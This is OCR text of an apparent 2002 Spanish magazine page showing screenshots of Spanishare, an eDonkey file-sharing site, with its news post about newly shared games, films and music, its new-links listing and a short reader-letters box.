


Internet


Spanishare :: Comparte y disfruta - ¡Importante! Leer el FAQ y el Tutorial - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.spanishare.com/index.php
Ir Vínculos
web del canal
#ed2k-Spanishare
irc.liquidirc.com:6667
PARA AQUELLAS PEQUEÑAS COSAS QUE PODEMOS NECESITAR
aaaaaaaAHORA?
Crear una cuenta
Inicio FAQ Tutorial Tu cuenta Últimos E-links Añadir E-link Aplicaciones Juegos Divx
Mayo 15, 2002
Inicio
Inicio
La tienda
Los Foros
Elinks
Tutoriales
FAQs
Enviar noticia
Estadísticas
Recomiéndanos
Lista de miembros
Descargas-Tools
Buscar
Chat
Lista de servidores
English version
Tu cuenta
Añadir E-link
Concurso Logos
Bases y preguntas
Búsqueda UltraRápida
Anime|Manga
Buscar
en la categoria activa
Si te agobia la publicidad, regístrate.
Como usuario registrado podras participar en los foros y formar parte activa en la comunidad, participar en los foros, tomar parte en las decisones acerca de la web a través de tus sugerencias en comentarios, en noticias, mensajería interna entre usuarios, ...
14 de Mayo del 2002
Publicado por Danilovix el Martes, Mayo 14, 2002 - 03:45 PM CEST (49 Lecturas)
Tema E-LINKS
"JUEGOS : ruhe trae un elink con un FPS espectacular Kingpin - Life Of Crime (1 CD en ingles.. muy violento genial), schaffhae rula otro gran juego de estrategia Startopia (totalmente en español), toni comparte un simulador de vuelo de la 2º Guerra Mundial Janes WW2 Fighters (2 Cds en español) APLICACIONES : Suaces trinca el Curso Completo de Programación de Eidos y Microsoft. incluye visual, java, asp.... Anime|Manga : WarLock86 chisca los 5 primeros capítulos de la futurista serie de anime Trigun y @Kakaroto pasa la ultima OVA de Rurouni Kenshin Seisouhen CVCD : Alastor trae El Bosque Animado y Gladiator (2CDs), además, el moderador kid trae la novedad Harry Potter en este formato (también 2 CDs) Adultos|XXX : Rubben añade otro calendario sugerente de estos Calendario Playboy 2002 DIVX : el propio Dig sigue completando la 1º temporada de la serie de Expediente X poniendo los capítulos del 10 al 13, twinsen pone en 2CDs un peliculón que si no le habéis visto pues deberíais El puente sobre el rio Kwai, al fin tenemos esta gran película de nuevo con calidad extra y divx5.01 El Quinto Elemento del xxGroupXX (thx a tebas por el elink), M3tRa||A sigue dando caña y pone otra peli Las aventuras de Ford Fairlane MUSICA : Laser envía una serie de álbumes poco conocidos del grupo Metallica, Jar9000 la discográfica completa de Tool y A Perfect Circle, ExoDoom la del grupo de heavy metal Cradle of Filth (esta pa el kike xD) y otra vez aparece rubben con la discográfica del gran Jamiroquai SERVIDORES : Lista de Servidores Españoles "Serv_list" actualizada a 14 de Mayo con incorporaciones y retornos de servidores con calidad... Repito que los que no uséis bot hagáis un listado de ellos y les añadís.. Encuestas : Las últimas encuestas que hemos hecho sacan unas interesantes conclusiones 1º A los que el servidor de Spanishare les daba una ID Firewalled o en la mayoría de los servidores es que el problema es de su lado y no de los Servers.. para ver la ID que tenéis estando en un servidor simplemente meteros en el y pinchar en la "?" amarilla que hay arriba al lado del banner o teclear "g" en la línea de comandos de Edonkey. Si no os aparece "Open" mirar los puertos, proxys, routers... y demás porque algo falla. Todo esto y mas en Configuración correcta y uso de Edonkey2000.pdf y 2º parece ser que la Versión 60 del eDonkey por fin mejora a las anteriores y se empieza a estandarizar. Así que los que dudéis y no lo tengáis claro a por esa..
Pronto mas y posiblemente mejor.. nosotros seguimos por aquí dando cañaaaa"
Sondeo: Encuesta
¿Cuantas horas al día pasas en Spanishare?
10 minutos y fuera
entre 30 y 60 minutos
entre 1 y 2 horas
entre 2 y 5 horas
yo vivo aquí
[Resultados | Encuestas]
Votos: 20 | Comentarios: 0
Entrar
Nombre de usuario (sin espacios, por favor)
Contraseña
Entrar
¿Todavía no tienes una cuenta? Puedes crear una. Como usuario registrado tienes algunas ventajas, como un administrador de temas gráficos, configuración de comentarios y publicación de
Internet



Spanishare :: Comparte y disfruta - ¡Importante! Leer el FAQ y el Tutorial - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.spanishare.com/modules.php?op=modload&name=Web_Links&file=index&req=NewLinks
Ir Vínculos
SÓLO ÚNETE AL Club NOKIA
GeoPromos.com
THE END
TV es fácil
web del canal
#ed2k-Spanishare
irc.liquidirc.com:6667
Crear una cuenta
Inicio FAQ Tutorial Tu cuenta Últimos E-links Añadir E-link Aplicaciones Juegos Divx
Mayo 15, 2002
Inicio
Inicio
La tienda
Los Foros
Elinks
Tutoriales
FAQs
Enviar noticia
Estadísticas
Recomiéndanos
Lista de miembros
Descargas-Tools
Buscar
Chat
Lista de servidores
English version
Tu cuenta
Añadir E-link
Concurso Logos
Bases y preguntas
Búsqueda UltraRápida
Spanishare -- Enlaces Web
Buscar
[Enlaces principales | | Las nuevas | Las más populares | Las mejor calificadas | Al azar]
Nuevos enlaces
Enlaces nuevos totales: Última semana - 32 \ Últimos 30 días - 133
Mostrar: 1 semana - 2 semanas - 30 días
Total de enlaces nuevos en los últimos 7 días:
May 15, 2002 (0)
May 14, 2002 (15)
May 13, 2002 (0)
May 12, 2002 (0)
May 11, 2002 (17)
May 10, 2002 (0)
May 09, 2002 (0)
Internet



Spanishare :: Comparte y disfruta - ¡Importante! Leer el FAQ y el Tutorial - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.spanishare.com/modules.php?op=modload&name=Web_Links&file=index&req=NewLinksDate&selectdate=1021333419
Ir Vínculos
Janes WW2 Fighters new
Descripción:
Simulador de combate de aviones de la 2ª guerra mundial. Gran realismo en todos los aspectos de la simulación. Incluye el preciado manual en este tipo de juegos janes ww2 fighters (cd1,cd2,caratulas y manual)(www.spanishare.com) by toni.ace
Agregada el: 14-May-2002 Hits: 10 | Comunicar un enlace roto
Categoría: Empezar / JUEGOS EN ESPAÑOL
Kingpin - Life Of Crime new
KINGPIN
Descripción:
La historia no sitúa en los bajos fondos. Un par de matones nos dan una paliza en un sucio callejón, y desde allí comenzaremos nuestra venganza contra el gángster que ha ordenado la paliza. El juego está ambientado en una ciudad con paredes llenas de graffitis, fábricas, alcantarillas, estaciones de metro y pensiones. Al principio o final de ciertos niveles, veremos secuencias generadas con el motor del juego que nos darán pistas o información sobre la actuación de nuestros enemigos. En nuestro camino nos encontraremos personajes de los más variado, y que según nuestra actitud reaccionarán de diversas maneras. Los personajes tendrán en cuenta si empuñamos un arma y cómo nos dirigimos a ellos. Idioma: Inglés Kingpin Spieleplanet.com.ace
Agregada el: 14-May-2002 Hits: 22 Calificación: 1 (1 Vota) | Comunicar un enlace roto | Detalles
Categoría: Empezar / SOFT INTERNACIONAL / Games
Las aventuras de Ford Fairlane new
ANDREW DICE CLAY
Las Aventuras de
FORD
Internet

LA FLECHA ACIDA

¿QUÉ ES?

En esta sección publicaremos las cartas mas "destructivas" que seáis capaz de enviarnos, por ejemplo tu buena relación con Telefónica o como se portaron contigo cuando enviaste tu portátil último modelo a la empresa de turno para una reparación de garantía.

Ahora hablando en serio, cualquier cosa que te cause una indignación insoportable, envíanosla a:

acido@hackxcrack.com